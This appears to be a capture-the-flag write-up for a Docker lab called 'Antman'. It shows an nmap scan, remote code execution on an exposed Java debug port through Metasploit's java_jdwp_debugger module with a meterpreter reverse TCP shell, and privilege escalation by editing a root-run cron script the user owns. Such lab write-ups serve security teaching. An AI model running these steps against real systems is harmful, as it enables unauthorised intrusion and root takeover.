Antman CTF Writeup

Task descriptions

- Perform a port scan on the target system. Scan for the 2000 most common ports, including a version scan. What service is running on TCP port 4141?
- Compromise the system using the Metasploit module "java_jdwp_debugger". You can find the flag in the root directory of the server.
- The /opt/ directory contains a way to escalate your privileges to "root". Can you find it? You can get a root flag in "/root/flag.txt".

After we set up our docker container let's go to the main page of the website and see how it is going there!

This is the web page, nothing interesting.

So let's try following the task, port scanning:

```
┌──(kalik㉿kalik)-[~/Documents/pentesting-thu-2022/containers/antman]
└─$ nmap --top-ports 2000 -sV 172.17.0.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-23 14:33 CET
Nmap scan report for 172.17.0.2
Host is up (0.000078s latency).
Not shown: 1996 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
4141/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_352
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 8.5.16
```

4141 port - JDWP is what is interesting here. Let's open Metasploit and search for the required exploit:

```
msf6 > search java debug

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
      Check  Description
   -  ----                                                  ---------------  ----
      -----  -----------
   0  exploit/multi/http/struts_dev_mode                    2012-01-06       excellent
      Yes    Apache Struts 2 Developer Mode OGNL Execution
   1  exploit/windows/http/hp_imc_java_deserialize          2017-10-03       excellent
      Yes    HP Intelligent Management Java Deserialization RCE
   2  exploit/windows/http/hp_nnm_webappmon_ovjavalocale    2010-08-03       great
      No     HP NNM CGI webappmon.exe OvJavaLocale Buffer Overflow
   3  exploit/multi/misc/java_jdwp_debugger                 2010-03-12       good
      Yes    Java Debug Wire Protocol Remote Code Execution
   4  exploit/windows/browser/ms11_050_mshtml_cobjectelement  2011-06-16       normal
      No     MS11-050 IE mshtml!CObjectElement Use After Free
   5  exploit/multi/http/sun_jsws_dav_options               2010-01-20       great
      Yes    Sun Java System Web Server WebDAV OPTIONS Buffer Overflow
```

Those are the module options I set up for the exploit, it is done with SET command:

```
msf6 exploit(multi/misc/java_jdwp_debugger) > show options

Module options (exploit/multi/misc/java_jdwp_debugger):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RESPONSE_TIMEOUT  10              yes       Number of seconds to wait for a server response
   RHOSTS           172.17.0.2       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT            4141             yes       The target port (TCP)
   TMP_PATH                          no        A directory where we can write files. Ensure there is a trailing slash
```

and now the option for the payload:

```
Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.188.138  yes       The listen address (an interface may be specified)
   LPORT  4141             yes       The listen port
```

Exploiting this baby was a piece of cake, here's how it went:

```
msf6 exploit(multi/misc/java_jdwp_debugger) > exploit

[*] Started reverse TCP handler on 192.168.188.138:4141
[*] 172.17.0.2:4141 - Retrieving the sizes of variable sized data types in the target VM...
[*] 172.17.0.2:4141 - Getting the version of the target VM...
[*] 172.17.0.2:4141 - Getting all currently loaded classes by the target VM...
[*] 172.17.0.2:4141 - Getting all running threads in the target VM...
[*] 172.17.0.2:4141 - Setting 'step into' event...
[*] 172.17.0.2:4141 - Resuming VM and waiting for an event...
[*] 172.17.0.2:4141 - Received 1 responses that are not a 'step into' event...
[*] 172.17.0.2:4141 - Deleting step event...
[*] 172.17.0.2:4141 - Disabling security manager if set...
[+] 172.17.0.2:4141 - Security manager was not set
[*] 172.17.0.2:4141 - Dropping and executing payload...
[*] Sending stage (3045348 bytes) to 172.17.0.2
[+] 172.17.0.2:4141 - Deleted /tmp/YLFrh
[*] Meterpreter session 1 opened (192.168.188.138:4141 → 172.17.0.2:41204) at 2022-12-23 15:22:22 +0100
```

we established meterpreter session and if we ls command we get interesting files and directories, one of them is a flag, which is **flag_4_antman.txt** When we cat it we get: **flag_k1ll1ng_bugs_1s_h4rd**

```
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2022-12-23 14:21:59 +0100  .dockerenv
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:09 +0100  bin
040755/rwxr-xr-x  4096  dir   2018-04-24 10:34:22 +0200  boot
040755/rwxr-xr-x  340   dir   2022-12-23 14:21:59 +0100  dev
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:59 +0100  etc
100644/rw-r--r--  25    fil   2022-12-02 11:45:51 +0100  flag_4_antman.txt
040755/rwxr-xr-x  4096  dir   2018-04-24 10:34:22 +0200  home
040755/rwxr-xr-x  4096  dir   2017-05-23 13:32:29 +0200  lib
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:39 +0200  lib64
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  media
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  mnt
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:51 +0100  opt
040555/r-xr-xr-x  0     dir   2022-12-23 14:21:59 +0100  proc
040700/rwx------  4096  dir   2022-12-23 14:21:56 +0100  root
040755/rwxr-xr-x  4096  dir   2022-12-23 14:22:00 +0100  run
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:09 +0100  sbin
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  srv
100644/rw-r--r--  684   fil   2022-12-23 14:22:02 +0100  supervisord.log
100644/rw-r--r--  2     fil   2022-12-23 14:21:59 +0100  supervisord.pid
040555/r-xr-xr-x  0     dir   2022-12-23 14:21:59 +0100  sys
041777/rwxrwxrwx  4096  dir   2022-12-23 15:22:22 +0100  tmp
040755/rwxr-xr-x  4096  dir   2022-10-19 21:28:01 +0200  usr
040755/rwxr-xr-x  4096  dir   2022-12-23 14:20:54 +0100  var
```

Let's go to the **Task 3** now -So the most interesting directory was /opt with /admin subidrectory

```
Listing: /opt/admin
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  144   fil   2022-12-02 11:45:51 +0100  delete-logs.sh
040755/rwxr-xr-x  4096  dir   2022-12-23 14:21:52 +0100  logs

meterpreter > cat delete-logs.sh
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
```

we cat the file and see what the script does, it is being executed by root cheduler every 2 minutes, it means we can do something interesting with it

```
id
uid=1000(tomcat) gid=1000(tomcat) groups=1000(tomcat)
```

our username is tomcat and fun fuckt, we are the owner of the file **delete-logs**

```
drwxr-xr-x 1 tomcat tomcat 4096 Dec 23 13:21 .
drwxr-xr-x 1 root   root   4096 Dec 23 13:21 ..
-rwxr-xr-x 1 tomcat tomcat  191 Dec 23 15:40 delete-logs.sh
drwxr-xr-x 1 tomcat tomcat 4096 Dec 23 15:44 logs
```

so what I did was I downloaded it to my local environment and edited it so it would return the content of the flag to o.txt in /opt/admin/logs

```
#!/bin/bash

# Delete any file in the log directory
# This script is executed by root every 2 minutes (via cron job)

rm -rfv /opt/admin/logs/*
cat '/root/flag.txt' > '/opt/admin/logs/o.txt'
~
~
~
```


then I uploaded it back to the session and I did override the existing file. After 2 minutes I got the flag:

```
Mode              Size  Type  Last modified              Name
100644/rw-r--r--  27    fil   2022-12-23 16:42:01 +0100  o.txt

meterpreter > cat o.txt
flag_g3t_r00t_or_d1e_tryingmeterpreter > cd ..
```

flag_g3t_r00t_or_d1e_trying

Hacking in the past



"I reverse engineered binaries stolen from an intelligence agency's server. Here's a zine with shouts, 0day exploit code, and the stdout of me r00ting the server for lulz."

Hacking now

"Metasploit module go brrrr."